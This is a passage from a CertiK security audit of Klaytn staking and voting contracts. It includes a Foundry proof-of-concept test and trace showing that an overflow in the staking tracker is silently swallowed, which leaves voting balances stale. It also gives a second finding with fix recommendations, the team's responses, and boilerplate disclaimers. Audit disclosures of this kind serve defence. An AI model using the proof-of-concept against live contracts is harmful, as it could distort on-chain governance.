        vm.prank(nodeB);
        cnStakingB.reviewInitialConditions();

        // Initialize CnStaking contracts
        vm.deal(nodeA, minStake);
        vm.deal(nodeB, minStake);

        vm.prank(nodeA);
        cnStakingA.depositLockupStakingAndInit{ value: minStake }();
        vm.prank(nodeB);
        cnStakingB.depositLockupStakingAndInit{ value: minStake }();

        // Register nodes and their staking contracts in the AddressBook
        vm.startPrank(addressBook);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeA,
address(cnStakingA), nodeA);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeB,
address(cnStakingB), nodeA);
        vm.stopPrank();

        // Create tracker
        uint256 trackerId = stakingTracker.createTracker(0, 100000);

        // Check starting balances
        (uint256 startNodeBalance, ) = stakingTracker.getTrackedNode(trackerId,
nodeA);
        assert(startNodeBalance == 2*minStake);
        assert(address(cnStakingA).balance == minStake);
```

```
        // Stake a lot of KLAY to cnStakingA
        vm.deal(address(this), type(uint256).max - minStake);
        cnStakingA.stakeKlay{ value: address(this).balance }();

        // The voting balance of nodeA has not changed even though the balance of
cnStakingA has increased
        (uint256 endNodeBalance, ) = stakingTracker.getTrackedNode(trackerId,
nodeA);
        assert(endNodeBalance == 2*minStake);
        assert(address(cnStakingA).balance == type(uint256).max);
    }
}
```

Output Logs:

```
    ├─ [31321] CnStakingV2::stakeKlay{value:
115792089237316195423570985008687907853269984665640559039457584007913129639935}()
    │   ├─ [6610] StakingTracker::refreshStake(CnStakingV2:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a])
    │   │   ├─ [551] CnStakingV2::CONTRACT_TYPE() [staticcall]
    │   │   │   └─ ← CnStakingContract
    │   │   ├─ [324] CnStakingV2::VERSION() [staticcall]
    │   │   │   └─ ← 2
    │   │   ├─ [364] CnStakingV2::unstaking() [staticcall]
    │   │   │   └─ ← 0
    │   │   └─ ← "Arithmetic over/underflow"
    │   ├─ emit StakeKlay(from: StakingTrackerTest:
[0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], value:
115792089237316195423570985008687907853269984665640559039457584007913129639935)
    │   └─ ← ()
```

The logs show us that even though an overflow error occurred in `refreshStake()` , the transaction did not revert.

Recommendation

We recommend checking if `stakingTracker != address(0)` and if so, directly calling `stakingTracker.refreshStake()` .

Alleviation

[**Klaytn Team**, 02/05/2023]: We decided not to call `refreshStake` in CnStakingV2 directly. Our intention was that even if there was any error in the StakingTracker, it must not stop GCs from withdrawing their stakes. In addition, the attack scenario that requires `uint256.max` is unlikely as you've mentioned. Therefore, I won't make any changes for the current version.

VOI-05 | ENSURING STAKING TRACKER IS NOT UPDATED DURING A PENDING PROPOSAL

Category	Severity	Location	Status
Logical Issue	Informational	Voting.sol: 362	Resolved

Description

The documentation states that the stacking tracker address should not be updated during an active proposal.

```
360     /// @dev Update the StakingTracker address
361     /// Should not be called if there is an active proposal
362     function updateStakingTracker(address newAddr) public override
onlyGovernance {
363         address oldAddr = stakingTracker;
364         stakingTracker = newAddr;
365         emit UpdateStakingTracker(oldAddr, newAddr);
366     }
```

However, there are no checks to ensure this. As it is possible to check for pending proposals by querying active trackers in the staking tracker contract, it would be good to include checks to guarantee that at least there are no live trackers.

Recommendation

We recommend calling `stakingTracker.refreshStake(address(0))` to retire expired trackers and then check that `stakingTracker.getLiveTrackerIds().length == 0` to ensure that there are no active trackers before changing the staking tracker address.

Alleviation

[**Klaytn Team**, 02/03/2023]: The team heeded the advice and resolved the issue in commit 6b2d8d6ad104bbbd41a7310561cbc2320876ae90 by ensuring there are no active trackers before changing the staking tracker address.

APPENDIX | KLAYTN - AUDIT

Finding Categories

Categories	Description
Centralization / Privilege	Centralization / Privilege findings refer to either feature logic or implementation of components that act against the nature of decentralization, such as explicit ownership or specialized access roles in combination with a mechanism to relocate funds.
Logical Issue	Logical Issue findings detail a fault in the logic of the linked code, such as an incorrect notion on how block.timestamp works.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases that may result in a vulnerability.
Language Specific	Language Specific findings are issues that would only arise within Solidity, i.e. incorrect usage of private or delete.
Inconsistency	Inconsistency findings refer to functions that should seemingly behave similarly yet contain different code, such as a constructor assignment imposing different require statements on the input variables than a setter function.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you (“Customer” or the “Company”) in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK’s prior written consent in each instance.

This report is not, nor should be considered, an “endorsement” or “disapproval” of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any “product” or “asset” created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK’s position is that each company and individual are responsible for their own due diligence and continuous security. CertiK’s goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED “AS IS” AND “AS AVAILABLE” AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER’S OR ANY OTHER PERSON’S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE

FOREGOING, CERTIK PROVIDES NO WARRANTY OR UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | **Securing** the **Web3** World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we’re able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.